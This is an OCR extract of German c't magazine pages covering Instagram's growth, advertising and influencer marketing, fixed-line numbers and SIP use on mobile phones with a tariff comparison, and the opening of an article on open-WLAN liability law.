Eine enorme Anziehungskraft üben die Profile der Stars, Sportler und Dschungelcamp-Bewohner aus. In Deutschland sind Fußballer die erfolgreichsten Instagrammer: Toni Kroos hat 11,1 Millionen Abonnenten, Mesut Özil 11 Millionen und Mario Götze 8 Millionen. Ihre Accounts verzichten auf drapierte Objekte und zeigen die Sportler beim Spielen, Trainieren und Posieren – Profifußballer haben nun mal keine Zeit, schöne Stillleben aus Avocados, iPhones und Chemex-Karaffen anzurichten. Ansonsten tummeln sich in der Champions League von Instagram auch diverse Internet-Stars. Die Musically-Zwillinge Lisa und Lena (9,7 Millionen Abonnenten) oder die Youtuberin Bibi mit 5 Millionen Followern gehören zugleich zu den erfolgreichsten deutschen Instagrammern.

Die meisten Mitglieder führen hingegen kein glamouröses Leben im Blitzlichtgewitter. Sie inszenieren dann halt ihre Habseligkeiten oder dokumentieren Reisen von ihrer besten Seite. Aber bitte keine Bilder vom FKK-Badeurlaub! Denn zu viel Haut ist bei Instagram tabu: Die Plattform soll sauber bleiben, disneyhaft und familienfreundlich. Fotos von weiblichen Brustwarzen löscht Instagram deshalb rigoros – männliche Nippel sind aber erlaubt. Auch entblößte Pöter sind okay, „die habe ja jeder“, witzelt der bekannte Blogger Jason Kottke, der sich über die absurden Regeln wundert.

Künstler fühlen sich von dieser altmodischen Prüderie geradezu herausgefor-

dert und sorgen regelmäßig für kreativen Protest. Sasha Frolova etwa fotografierte nackte Frauen und retuschierte die Brustwarzen aus den Porträts heraus. Sie nannte ihre „vor-zensierte“ Fotoreihe „Busts“ und lud sie bei Instagram hoch, wo sie bis heute zu sehen ist. Frolova fand es beleidigend, dass es offenbar ausreiche, „ein Pizza-Emoji auf ihre Brüste zu platzieren“, um sie Instagram-geeignet zu machen. Sie fragte sich, was an der weiblichen Anatomie so unangebracht und vulgär sei, dass Instagram sie verbiete. Unter dem Hashtag *#freethenipple* formiert sich eine Gegenbewegung: 3,5 Millionen Bilder – und ein Hinweis von Instagram, dass einige Posts nicht angezeigt werden, weil sie gegen die Richtlinien verstoßen.


Wachstumsschub

Jedem Nutzer stellt Instagram einen individuellen Bilderstrom zusammen, der sich aus den abonnierten Accounts speist. Die Reihenfolge „optimiert“ ein Algorithmus, ähnlich wie bei Facebook, nur dass Instagram (bis auf Nippel-Bilder) keine Inhalte ausfiltert. Wer also lange genug scrollt, bekommt irgendwann alles zu sehen. Der typische Instagram-Konsument lässt täglich 21 Minuten die bunten Bilder übers Display gleiten. Schöne Bilder bekommen ein „Like“ in Form eines roten Herzchens. Brandneu ist eine Bookmark-Funktion, mit der sich Bilder heimlich speichern lassen. Wer mehr Zeit hat, hinterlässt unter einem Foto noch einen Kommentar. Links sind darin nicht erlaubt, eine Eigenart von Instagram. Manchmal reicht es nur für ein knappes „Wow!“ oder ein kryptisches „F4F“. Mit dem Kürzel verspricht eine Person, zurück zu folgen (Follow for Follow), wenn man sie abonniert – eine Win-Win-Situation, die beide um einen Abonnenten bereichert. Instagram sucht wie in einer Lotterie regelmäßig Mitglieder aus, um sie anderen Nutzern vorzustellen – für die Auserwählten bedeutet das einen ordentlichen Follower-Zustrom.

Auch Instagram selbst verzeichnet einen ordentlichen Zustrom; die Plattform wächst so rasant wie ein Teenager mit Hormonschub. Ende 2016 waren monatlich 600 Millionen Menschen auf der Plattform aktiv; die jüngsten 100 Millionen seien allein in den vergangenen sechs Monaten hinzugestoßen, verkündete Instagram im Dezember. Damit ist Instagram von den Nutzerzahlen her die Nummer zwei unter den sozialen Netzwerken. Die Nummer eins hat das große Potenzial der Bilderplattform früh erkannt: Im April

2012 übernahm Facebook den kleinen Konkurrenten für fast eine Milliarde US-Dollar. Viel Geld für eine knapp zwei Jahre alte Firma mit 13 Mitarbeitern, die bis dahin keine Umsätze erzielt hatte. Zum Vergleich: Der Kaufpreis, den Yahoo für Flickr 2005 zahlte, soll bei bescheidenen 35 Millionen US-Dollar gelegen haben.

Facebooks teurer Zukauf erwies sich als sinnvolle Investition in die Zukunft: Instagram wächst rasant und verschafft Facebook eine junge Nutzerschaft – wie zuvor schon WhatsApp. Während Facebook längst auch Eltern, Lehrern und Oma ein Online-Zuhause bietet, bleiben die Instagrammer unter sich: Mehr als 90 Prozent der Nutzer sind jünger als 35 Jahre. Überraschende Ausnahme ist Papst Franziskus – der 79-Jährige ist seit März 2016 als *@franciscus* bei Instagram vertreten, dort folgen ihm 3,6 Millionen Anhänger. Normalerweise posten seine Altersgenossen eher bei Facebook: In den USA sind 62 Prozent der über 65-jährigen Internet-Nutzer bei Facebook angemeldet und nur 8 Prozent bei Instagram. Der Papst will offenbar lieber die jungen Schäflein erreichen und blieb Facebook bislang fern.



Schnappschüsse sind mit Instagram schnell verschönert, kommentiert und hochgeladen. Zahlreiche Filter peppen blasse Aufnahmen auf – dann können die „Likes“ kommen.



Essen von oben: Die typische Instagram-Ästhetik ist von eleganter Schönheit geprägt. Mit der Realität haben solche sorgfältig inszenierten Fotos aber selten zu tun.

Angriff auf Snapchat

Langeweile kommt bei Instagram nicht auf: Die Plattform ist immer im Bewegung und die App überrascht regelmäßig mit neuen Funktionen. Für Nachschub bedienen sich die Entwickler gern bei anderen beliebten Netzwerken: Die neuen „Instagram Stories“ etwa sind ein Frontalangriff auf Snapchat. Wie beim Konkurrenten können Instagram-Nutzer kurze Videoclips und Fotos zu einer Slideshow aneinanderreihen. Die (Bewegt-)Bilder lassen sich außerdem bekritzeln und mit Stickern verschönern, genau wie bei Snapchat. Stories sind für Momentaufnahmen gedacht, die nicht dauerhaft im Instagram-Profil erscheinen sollen, nach 24 Stunden verschwinden sie wieder. Solche Neuerungen akzeptieren die Instagram-Nutzer bemerkenswert schnell: Nach nur zwei Monaten verwendeten täglich 100 Millionen Instagrammer die Stories. Konkurrent Snapchat bringt es derzeit insgesamt auf täglich 150 Millionen aktive Mitglieder. Der Vorsprung dürfte nicht mehr lange halten.

Für Instagram sind Stories ein enormer Erfolg – und für Unternehmen ein reizvolles Marketing-Instrument, etwa für zeitlich begrenzte Aktionen. Als einer der ersten hat das amerikanische Modeunternehmen J. Crew die Stories ausprobiert, um in einer Aktion pinke Sonnenbrillen zu vermarkten. Die Clips erzählten mit wenigen Bildern kurze Geschichten. Schließlich ist die Aufmerksamkeit der Nutzer nicht allzu lang. Langweilen schon die ersten Bilder, schaut niemand die Story zu Ende und kauft keine pinke Sonnenbrille.

Die Klickzahlen, die Instagram anzeigt, offenbaren das schonungslos. Allzu tragisch ist eine erfolglose Story aber nicht, schließlich lässt sie sich recht kostengünstig produzieren – anders als TV-Spots.

Klick mich, kauf mich!

Seit April 2015 bekommen die Instagrammer auch in Deutschland Werbung in ihren Streams zu sehen. Das sind vor allem Beiträge, die sich von den anderen Inhalten auf den ersten Blick nicht unterscheiden. Nur ein kleines „Gesponsert“ verrät, dass es sich um einen gekauften Eintrag handelt, außerdem führt ein Link zu einer externen Website. Buchen kann man solche Werbung über den „Werbeanzeigenmanager“ bei Facebook, weshalb die zu bewerbende Instagram-Präsenz immer mit einer Facebook-Seite verbunden sein muss.

Instagram will seinen Nutzern „interessante“ und „relevante“ Anzeigen anzeigen. Die Auswahl basiert auf Aktivitäten bei Instagram. Hat der Nutzer seinen Account mit Facebook verbunden, fließen die dortigen Aktivitäten ebenfalls in die Auswahl der Werbung ein. Für Unternehmen reduzieren sich durch die recht genaue Zielgruppenauswahl die Streuverluste. Weil die Buchung der Anzeigen recht einfach ist, können auch kleine Firmen mit wenig Budget und Fachwissen erste Werbekampagnen starten. Prädestiniert sind Werbeangebote fürs leibliche Wohl, denn hungrige Amerikaner, die gern auswärts essen, mögen Instagram mit seinen vielen Essensfotos – der Hashtag #food-

porn versammelt immerhin 110 Millionen Fotos. Diverse Fast-Food-Ketten werben erfolgreich auf Instagram, wie einige Fallstudien aus den USA zeigen.

Auch deutsche Unternehmen haben die Plattform entdeckt. BMW ist ein erfolgreicher Vorreiter, der schon seit 2012 auf Instagram aktiv ist. Mit über 10 Millionen Abonnenten ist BMW der erfolgreichste Autohersteller auf Instagram, gefolgt von Mercedes (8,5 Millionen) und Audi (7,3 Millionen). Der Anspruch von BMW an die geposteten Inhalte ist hoch. Sie müssen „relevant, kreativ und möglichst unterhaltsam“ sein, erklärte Digitalmarketing-Chef Jörg Poggenpohl dem Fachmagazin Horizont. BMW veröffentlicht nicht nur eigene Bilder und Videoclips, sondern setzt auch auf „User-generated content“, also Inhalte von BMW-Fans, die man unter dem Hashtag #BMWrepost findet. Mehr als 375.000 Beiträge zeigen polierte Felgen, geöffnete Motorhauben – rrrrrrrrrr, pure Autoerotik. Die Instagrammer inszenieren quasi kostenlose Werbemotive für BMW. Durch die Fan-Bilder werde die Marke „nahbarer und authentischer“, glaubt Poggenpohl. Der BMW-Instagram-Account solle „junge Menschen schon früh an die Marke“ heranführen. Genau dafür ist Instagram ein attraktiver Werbekanal.

Unter Einfluss

Eine wichtige Rolle beim Instagram-Marketing spielen die dortigen „Influencer“, also Meinungsführer mit vielen zehntausend Followern. Manche Instagrammer haben sogar mehrere Millionen User um sich geschart – Reichweiten, die für Unternehmen äußerst reizvoll sind. Influencer sind längst fester Bestandteil von modernen Werbe- und Kommunikationskampagnen in sozialen Medien. In Deutschland ist die Youtuberin Bianca „Bibi“ Heinicke eine wichtige Meinungsführerin. Sie erreicht auf Instagram über 5 Millionen Menschen und bei YouTube 4,4 Millionen weitere. Auf Instagram gewährt Bibi ihren Fans Einblicke in ihren Alltag, zeigt Urlaubsbilder – und empfiehlt zwischendurch fremde und eigene Produkte. In einem Post hält sie beispielsweise eine Dating-App in die Kamera und schreibt als Bildkommentar „love it“. Über 15.000 Kommentare und 220.000 Likes bekam das Bild. Nur der Hashtag #collaboration lässt vermuten, dass es sich um Werbung handelt.

Schleichwerbung ist generell ein Problem in den sozialen Medien, so auch bei Instagram. Weil Influencer bezahlte Ein-

träge nicht immer als solche kennzeichnen, bleibt unklar, ob der Lieblings-Instagrammer ein Produkt wirklich toll findet und selbst benutzt – oder fürs Vorzeigen gutes Geld erhalten hat. Spielehersteller EA bemüht sich in dieser Hinsicht um Transparenz und arbeitete einen Leitfaden aus: So ist bei bezahlten Instagram-Posts der Hashtag *#advertisement* verpflichtend, wenn EA redaktionellen Einfluss nehmen konnte. Es „gelten die gleichen Spielregeln wie sonst auch bei der Werbung“, schreibt EA. Das ist eigentlich eine Selbstverständlichkeit.

Völlegefühl

Vielleicht haben die jungen Nutzer irgendwann genug von *#foodporn*, der Werbeästhetik und den vielen perfekten Bildern, die Spontaneität nur vortäuschen. Scrollt man in vielen Instagram-Accounts in die Vergangenheit zurück, seien die alten Fotos viel persönlicher und unvollkommener, bemerkte der Blogger Jason Kottke. Selbst bei makellos zusammengestellten Instagram-Accounts sind die Frühwerke nicht so clean und glatt. Viele Instagrammer verhielten sich auf der Plattform so, als ob sie jederzeit ein Talentscout oder

eine Agentur entdecken könnte, schreibt die Journalistin Jenna Wortham im *New York Times Magazine*. Bei Snapchat sei der Drang, sich immer von der allerbesten Seite zu zeigen, nicht so hoch.

Ob authentisch oder nicht: So schnell gehen Instagram die Nutzer nicht aus. Die Plattform brummt und spült gute Gewinne in die Kassen von Facebook. Deshalb ist Instagram-Chef Kevin Systrom für die Zukunft zuversichtlich. „Wir werden natürlich nicht aufhören“, sagte er dem Wirtschaftsmagazin *Forbes*. Systroms Ziel: Facebook zu überholen. (dbe@ct.de) **ct**

Erfolgreich bei Instagram


Es haben sich einige Strategien bewährt, um gezielt an neue Abonnenten zu kommen – schließlich macht Instagram ohne „Likes“ und Kommentare nur wenig Spaß. Grundsätzlich sind hochwertige Inhalte wichtig, also vernünftige belichtete Fotos, die interessante Perspektiven bieten. Ästhetik spielt auf Instagram eine wichtige Rolle, immerhin ist es eine visuelle Plattform, die vielen Mitgliedern der Inspiration dient. Das gilt besonders für Lifestyle, Mode, Einrichtungsgegenstände und Reisen. Stellen Sie regelmäßig Fotos online, idealerweise jeden Tag oder sogar öfter. Qualität kommt aber immer vor Quantität. Freitage und Vormittage sind als Veröffentlichungszeitpunkt ungeeignet – da ist auf Instagram nix los.

Nischen-Accounts, die sich ausschließlich einem Thema widmen (schöne Zimmerpflanzen, alte Trabbis oder fluffige Hundewelpen), haben es leichter, eine engagierte Community aufzubauen. Machen Sie sich Gedanken über die Zielgruppe, die Sie über Instagram erreichen möchten. Das Online-Magazin Foundr etwa will gezielt aufstrebende Business-Leute ansprechen und optimierte seine Inhalte in diese Richtung mit inspirierenden Zitaten, Sprüchen und Statistiken. Mit regelmäßigen Posts gelang es Foundr, die ersten 100.000 Follower in nur zwei Wochen einzusammeln und eine halbe Million innerhalb eines Jahres. Das Magazin versieht seine Bilder zudem mit starken Handlungsaufforderungen: „Wenn ihr das auch findet,

gebt ein Like!“ Das erhöht die Interaktion im Profil.

Nutzen Sie Hashtags, damit andere Instagrammer Ihre Bilder finden. Maximal 30 sind pro Posting erlaubt – das müssen Sie aber nicht unbedingt ausreizen. Vermeiden Sie allzu generische Hashtags wie „Love“, „Dogs“ oder „Sunset“. Bei diesen populären Tags ist die Konkurrenz viel zu groß und Ihre Inhalte ertrinken ungeschaut in der Bilderflut. Mehr Erfolg versprechen spezielle Hashtags aus ihrer Themennische. Beispiele sind *#onthetable* fürs Abendbrot oder *#weeklyfluff* fürs süße Haustier. Um weitere Spezial-Hashtags zu finden, werfen Sie einen Blick auf Ihre Konkurrenten und Vorbilder: Welche Bilder mit welchen Hashtags nutzen diese? Die ausgesuchten Schlagwörter können Sie auch in einen eigenen Kommentar unter dem Bild auslagern. Viele Instagrammer machen das, um die Bildunterschrift zu entschlacken.

Seien Sie viel und oft auf Instagram aktiv. Eine verbreitete Strategie ist der Dreisatz „kommentieren, liken, folgen“: Suchen Sie ähnliche Accounts – etwa über die Hashtags – und kommentieren Sie dort ein Bild, hinterlassen einen „Like“ und abonnieren den Account. Dessen Besitzer sieht im Aktivitätsverlauf nun dreimal Ihr Profil. Die Wahrscheinlichkeit ist höher, dass er Ihnen folgt oder zumindest auf Ihren Kommentar reagiert. Der sollte aber aus mehr als nur einem „Wow“ bestehen. Vermeiden Sie außerdem plumpe Werbung im Sinne von: „Tolles Profil, jetzt guck dir



„Work hard“: Das Online-Magazin Foundr spricht mit seinen Instagram-Beiträgen gezielt junge „Entrepreneure“ an und bekam so 100.000 Abonnenten in nur zwei Wochen.

mal meins an!“ Weitere thematisch passende Accounts, auf denen Sie aktiv sein sollten, schlägt Instagram in der „Explore“-Ansicht vor. Schauen Sie außerdem in die Abonnenten-Listen interessanter Profile.

Pflegen Sie Ihre eigene Community, also Ihre Abonnenten und deren Kommentare. Reagieren Sie zügig auf möglichst alle Kommentare; oft reicht als Reaktion schon ein Emoji. Beantworten Sie Fragen und entfernen Sie Spam – die verhunzen den Kommentarbereich, außerdem gehen die guten Kommentare zwischen dem generischen Unsinn unter. Falls Sie eine Spamwelle überrollt, können Sie die Kommentarfunktion für einzelne Bilder (zeitweise) abschalten.



Bild: Jörg Niehage

Günstig mobil

Festnetznummer auf dem Handy nutzen

Handys haben den Nachteil, dass Anrufe in die Mobilfunknetze oft sehr teuer sind. Einige Mobilfunk-Verträge bieten gratis oder gegen geringen Aufpreis eine zusätzliche Festnetznummer. Das spart den Anrufern Geld und eröffnet dem Handy-Nutzer praktische Möglichkeiten fürs Anruf-Management.

Von Urs Mansmann

Anrufe zu Mobilfunkanschlüssen aus dem Festnetz sind in vielen Fällen unverschämt teuer. 1&1 verlangt beispielsweise 19,9 Cent pro Minute, die Telekom 19 Cent. Telefonate ins Festnetz hingegen sind oft kostenlos.

Zwar werden in vielen Tarifen auch optionale Flatrates in die Mobilfunknetze angeboten, die lassen sich die Anbieter aber fürstlich bezahlen. Nur bei O2 ist die Allnet-Flatrate für Festnetz-Neuverträge inzwischen Standard; zum Ausgleich verlangt der Anbieter jedoch für die Internet-Flat einen Aufpreis.

Etwas anders sieht es in den Mobilfunknetzen aus: Hier gilt oft ein einheitlicher Preis für alle Telefonate, bei Prepaid-Angeboten typischerweise 9 Cent pro Minute. Tarife mit Allnet-Flats oder Tarifoptionen für bestehende Tarife sind meist vergleichsweise teuer.

Diese Preispolitik hat einen Hintergrund: Die Netzbetreiber berechnen einander die Dienstleistung, Telefonate an ihre Teilnehmer zu vermitteln. Im Fest-

netz liegen diese sekundengenau berechneten Terminierungsentgelte bei 0,25 bis 0,61 Cent pro Minute, in den Mobilfunknetzen einheitlich bei 1,1 Cent netto. Obwohl die Bundesnetzagentur die Entgelte für Gespräche in die Mobilfunknetze seit 2010 auf weniger als ein Sechstel des ursprünglichen Betrags gesenkt hat, haben viele Telefongesellschaften die Endkundenpreise seither nicht angepasst. Die Verbraucher haben sich an den großen Preisunterschied zwischen Festnetz und Mobilfunk gewöhnt.

Festnetznummer fürs Mobiltelefon

Diesen Anbietern können Sie aber ein Schnippchen schlagen: Ein Mobilfunkvertrag, zu dem auch eine Festnetznum-

mer gehört, lässt sich von allen Anschlüssen mit Festnetz-Flat kostenlos anrufen. Entscheidend für die Berechnung ist nicht, auf was für einem Gerät der Anruf ankommt, sondern allein dessen Vorwahl. Beginnt die Mobilfunknummer mit der Vorwahl einer deutschen Stadt, wird sie auch wie ein Festnetzanruf abgerechnet.

Bei der **Telekom** ist die Festnetzrufnummer eine Tarifoption für 5 Euro im Monat. Sie lässt sich in den Laufzeittarifen MagentaMobil und MagentaMobil Premium hinzubuchen. Die Festnetznummer ist bundesweit erreichbar; dem Mobilfunknutzer entstehen durch Anrufe keine zusätzlichen Kosten.

Geschäftskunden bietet die Telekom eine weitere Option an, um zu verhindern, dass Rückrufe aufs Handy kommen: Statt der Mobilfunknummer des Anrufers blendet sie beim Angerufenen die Festnetznummer ein. Privatkunden ist dieses Angebot versperrt.

Vodafone geht das Thema vollkommen anders an. Hier gibt es ein „Home-Zone“-Produkt, bei dem die Festnetznummer nur in einer festgelegten Zone rund um die Adresse des jeweiligen Anschlusses funktioniert. Nutzt man die Festnetznummer außerhalb dieser Zone, muss man wie im Roaming für ankommende Anrufe bezahlen, und zwar happige 19 Cent pro Minute. Bucht man die Option, erhält man binnen weniger Tage eine neue SIM-Karte, die anzeigt, ob man sich aktuell in der Home Zone aufhält. Bei abgehenden Telefonaten wird vor dem Freizeichen ein Ton eingeblendet, der signalisiert, dass man zu Sonderkonditionen telefoniert.

Bei **O2** hingegen ist die Festnetznummer integraler Bestandteil aller Mobilfunk- und DSL-Verträge. Sie lässt sich bundesweit ohne Aufpreis einsetzen. Da O2 gleichzeitig eine Allnet-Flat anbietet, macht es für Vertragskunden des Unternehmens keinen Unterschied mehr, wen sie gerade anrufen. Allerdings gilt das natürlich nicht für Anrufer, die bei anderen Anbietern unter Vertrag sind. Denen kann man mit einer Festnetznummer erhebliche Kosten ersparen.

Kein Angebot dieser Art haben die Marken des Service-Providers Drillisch, beispielsweise WinSIM, Maxxim oder Discotel. Auch die Billigtöchter der Netzbetreiber, also Congstar, Fyve und Loop,

bieten keine Festnetznummern. Nur Service-Provider wie Mobilcom-Debitel, die Angebote der Netzbetreiber weiterverkaufen, bieten auch die Optionen und Zusatzleistungen dieser Netzbetreiber an.

Eine Sonderrolle spielt das Mobilfunk-Angebot **Simquadrat** des SIP-Spezialisten Sipgate. Im monatlichen Preis von 5 Euro ist eine Festnetz- und eine Mobilfunknummer enthalten. Der Simquadrat-Tarif wird zwar nach dem Vorkasse-Verfahren abgerechnet, setzt aber die automatische Auf-

ladung von einem Bankkonto voraus. Anders als typische Prepaid-Angebote lässt sich der Vertrag also nicht vorübergehend durch Nichtzahlung stilllegen.

Simquadrat bietet nicht nur deutsche Mobilfunk- und Festnetznummern an, sondern auch aus Großbritannien, Italien, Polen, Spanien und der Schweiz für jeweils 13 Euro im Monat. Welche Rufnummer dem Angerufenen angezeigt wird, können Sie bei Simquadrat frei festlegen. Das kann auch eine Rufnummer sein, die

Festnetznummer unterwegs auf dem Smartphone

Die meisten Festnetzanschlüsse sind inzwischen auf VoIP umgestellt und damit technisch gesehen SIP-Clients. Jeder Breitbandanbieter ist rechtlich verpflichtet, dem Kunden alle notwendigen Zugangsdaten zu seinen Diensten bereitzustellen. Dazu gehören auch die Daten des SIP-Accounts, also für die VoIP-Nutzung. In vielen Fällen lassen sich die SIP-Daten direkt auf dem Smartphone eintragen. So sind Sie unterwegs ohne Mehrkosten unter Ihrer Festnetzzurufnummer erreichbar und können ausgehende Telefonate zu Festnetzpreisen führen. Sie müssen dann lediglich das Datenvolumen von rund 1 Megabyte pro Minute einrechnen.

Unter Android ist die Einrichtung eines SIP-Accounts gut versteckt. Sie findet sich meist nicht etwa unter den Einstellungen des Systems, sondern in den Einstellungen der Telefon-App. Allerdings gibt es Telefone, deren vorinstallierte App keine SIP-Nutzung unterstützt; das betrifft vor allem „gebrandete“ Geräte, die beim Provider gekauft und von diesem angepasst wurden. Mit passenden Apps (siehe c't 21/15, Seite 120) lässt sich diese Funktion aber problemlos nachrüsten, auch auf Geräten mit iOS.

Mit dem heimischen SIP-Konto lässt sich eine vorhandene Flatrate für den Festnetzanschluss bequem unterwegs nutzen. Will man für Anrufe per SIP auch auf dem Handy erreichbar sein, muss man allerdings eine geringere Akkulaufzeit in Kauf nehmen: Ein SIP-Client, der dauernd auf Anrufe lauschen muss, verhindert zuverlässig, dass das nicht genutzte Smartphone in einen strom-

sparenden Tiefschlaf fällt. Probleme kann es auch mit Einschränkungen des SIP-Anbieters geben – etwa bei der Telekom, die nur SIP-Anmeldungen aus ihrem eigenen Netz akzeptiert. Der Workaround dafür ist ein VPN ins heimische Netzwerk. Der SIP-Server von 1&1 lässt sich mit Android-Bordmitteln vielfach nicht ansprechen; die Hürde lässt sich aber mit speziellen SIP-Apps wie Zoiper nehmen, die tiefergehende Einstellmöglichkeiten bieten.



Bei den meisten Android-Geräten ist die Telefonie-App für die Einrichtung von SIP-Accounts zuständig.

Fritzbox-Router bieten umfangreiche Möglichkeiten, Anrufe gefiltert aufs Handy umzuleiten. Voraussetzung dafür ist ein Festnetzanschluss, der mindestens zwei parallele Verbindungen zulässt.

Bei der Verwendung mehrerer Rufnummern zeigt das Display des Schnurlos Telefons an, wem der Anruf gerade gilt. Dazu sollte man den jeweiligen Rufnummern aussagekräftige Namen zuweisen, beispielsweise „Anruf für Papa“ oder „Simone“. Für jede dieser Nummern lässt sich getrennt nach Teilnehmer ein Parallelruf oder eine Rufumleitung einrichten. Eine sofortige Rufumleitung kann beispielsweise praktisch sein, wenn ein Teilnehmer länger außer Haus ist; dann stören die eingehenden Anrufe nicht die anderen Bewohner.

Sie sollten gut überlegen, ob Sie anderen die Festnetznummer des Handys mitteilen oder ob Sie nicht besser mit einer Umleitung arbeiten. Sollte die Festnetznummer für das Handy einmal wegfallen, beispielsweise weil Sie den Vertrag wechseln, können Sie sich die teure Portierung sparen und passen nur die Rufumleitung an.

Einen erheblichen Nachteil haben Festnetznummern allerdings: Wenn Sie in ein anderes Vorwahlgebiet umziehen, ist die Rufnummer weg. Obwohl sich durch VoIP grundsätzlich auch Festnetznummern global nutzen lassen, hält die Bundesnetzagentur am Ortsnetzbezug fest. Das Dokument „Struktur und Ausgestaltung des Nummernbereichs für Ortsnetznummern“ umfasst 43 Seiten und regelt haarklein, wer unter welchen Umständen wie viele Ortsnetzzufnummern erhält und wann sie zurückzugeben sind.

(uma@ct.de) **ct**

Zuteilungsbedingungen für Ortsnetzzufnummern: ct.de/y5td

an einem anderen Handy oder einem Festnetzanschluss geschaltet ist.

Festnetznummer optimal nutzen

Die Portierung einer Festnetznummer auf einen solchen Handy-Vertrag ist mit rund 30 Euro pro Vorgang ziemlich teuer. Es empfiehlt sich daher nicht unbedingt, eine bestehende und im Festnetz geschaltete Rufnummer zu einem Mobilfunkanbieter mitzunehmen. Die Neuzuweisung einer Rufnummer geht hingegen schnell und unproblematisch – und ist in aller Regel kostenlos. Besinnt man sich später anders, ist die Nachportierung einer bestehenden Festnetznummer in einen bestehenden Mobilfunkvertrag in vielen Fällen möglich.

Da die meisten Festnetzanschlüsse mit einer Flatrate ausgestattet sind, schalten

Sie stattdessen lieber eine Rufumleitung auf die Festnetznummer Ihres Handys. Je nach Anbieter und Leistungsumfang des Anschlusses und gegebenenfalls des VoIP-Routers lässt sich ein Parallelruf einrichten. Dann klingeln bei jedem Anruf gleichzeitig Festnetztelefon und Handy und Sie können den Anruf dort entgegennehmen, wo es für Sie gerade am praktischsten ist.

Schwierig wird es, wenn in einer Familie oder WG mehrere Personen gemeinsam einen Festnetzanschluss nutzen. Hier ist es am besten, wenn jeder eine eigene Festnetznummer bekommt, selbst wenn die Geräte von allen genutzt werden. In den meisten Breitbandverträgen mit VoIP-Anschluss sind mindestens drei Rufnummern enthalten, auf Anfrage erhält man bei vielen Anbietern bis zu zehn Rufnummern.

Festnetzzufnummern für Mobilfunkanschlüsse					
Anbieter	Telekom	Telekom	Vodafone	02	Simquadrat
Angebot	Tarifoption	Inklusivoption	Zuhause Option	Inklusivoption	Inklusivoption
verfügbar in Tarifen	MagentaMobil S, M, L	MagentaMobil L Plus, XL Premium	Laufzeit-Tarife	Free S, M, L, XL	Prepaid
URL	www.telekom.de	www.telekom.de	www.vodafone.de	www.o2online.de	www.simquadrat.de
Leistungen					
kostenlose Erreichbarkeit der Festnetznummer	bundesweit	bundesweit	in der Homezone, sonst 19 Cent/Minute	bundesweit	bundesweit
Anrufe ins Festnetz	Flat aus Homezone	Flat aus Homezone	4 Cent/Min.	inklusive	9 Cent/Min.
Vertragslaufzeit	3 Monate	3 Monate	24 Monate	wie Grundtarif (keine oder 24 Monate)	wie Grundtarif (keine)
Kosten für den Grundtarif	ab 35 €/Monat	ab 80 €/Monat	ab 27 €/Monat	ab 25 €/Monat mit, ab 29 €/Monat ohne Vertragslaufzeit	5 €/Monat
Einrichtungskosten für Festnetzoption	–	–	–	–	–
Kosten für die Festnetz-Option	5 €/Monat	inklusive	5 €/Monat	inklusive	inklusive

Anzeige

Zumutung 2.0

Neuer Gesetzentwurf soll Haftungsrisiken für offenes WLAN mindern

Im Versuch, die WLAN-Störerhaftung zu entschärfen und das einschlägige Abmahngeschäft auszutrocknen, arbeitet das Bundeswirtschaftsministerium mittlerweile an einer Reform der Reform. Wenn der aktuelle Gesetzentwurf zum Zuge kommt, bringt er aber neue Probleme und fördert Netzsperrern.

Von Joerg Heidrich

Bereits im Juli 2016 hat die deutsche Bundesregierung versucht, durch eine Gesetzesänderung die rechtlichen Risiken für Betreiber offener WLAN-Angebote zu mindern. „Jetzt können Städte, Cafés, Hotels und Private ihr WLAN rechtssicher öffnen“, frohlockte der damalige Bundeswirtschaftsminister Sigmar Gabriel. Dessen Begeisterung über das von seinem Haus auf den Weg gebrachte „Zweite Gesetz zur Änderung des Telemediengesetzes“ wurde allerdings nur von wenigen geteilt. Nahezu alle Fachleute und Verbände kritisierten die neuen Regeln als unzulänglich und wenig effektiv. Tatsächlich ist das Ergebnis im Rückblick ernüchternd: Die Neuregelung brachte nicht die erwünschte Rechtssicherheit und schon gar keine frisch geöffneten Netzzugänge.

Inhaltlich ging es bei der 2016er-Reform insbesondere um eine Veränderung im Telemediengesetz (TMG): Der dort geregelte Haftungsausschluss („Haftungsprivileg“) für Access-Provider sollte nun auch explizit für WLAN-Betreiber gelten. Es sollte ausgeschlossen sein, dass sie „jede Form der Haftung für rechtswidriges Verhalten jeder Art“ von Teilnehmern ihrer Funknetze übernehmen müssten. Das Problem: Diese wichtige Einschrän-

kung befand sich nicht im Gesetzestext, sondern nur in der Gesetzesbegründung. Diese Begründungen jedoch sind für die Gerichte nicht bindend.

In der Folge mussten sich die Anbieter offener Netze also weiter mit dem Problem der sogenannten Störerhaftung auseinandersetzen: Wer sein Online-Angebot Dritten zur Verfügung stellt, riskiert dadurch eine eigene Haftung für rechtswidrige fremde Netzaktivitäten. Wenn seine IP-Adresse ermittelt wird, kann er anwaltliche Abmahnungen erhalten. Er muss sich dann schriftlich verpflichten, Dritten sein Netzwerk nicht mehr für die spezifizierten Rechtsverletzungen zur Verfügung zu stellen. Für den Wiederholungsfall werden drastische Vertragsstrafen fällig.

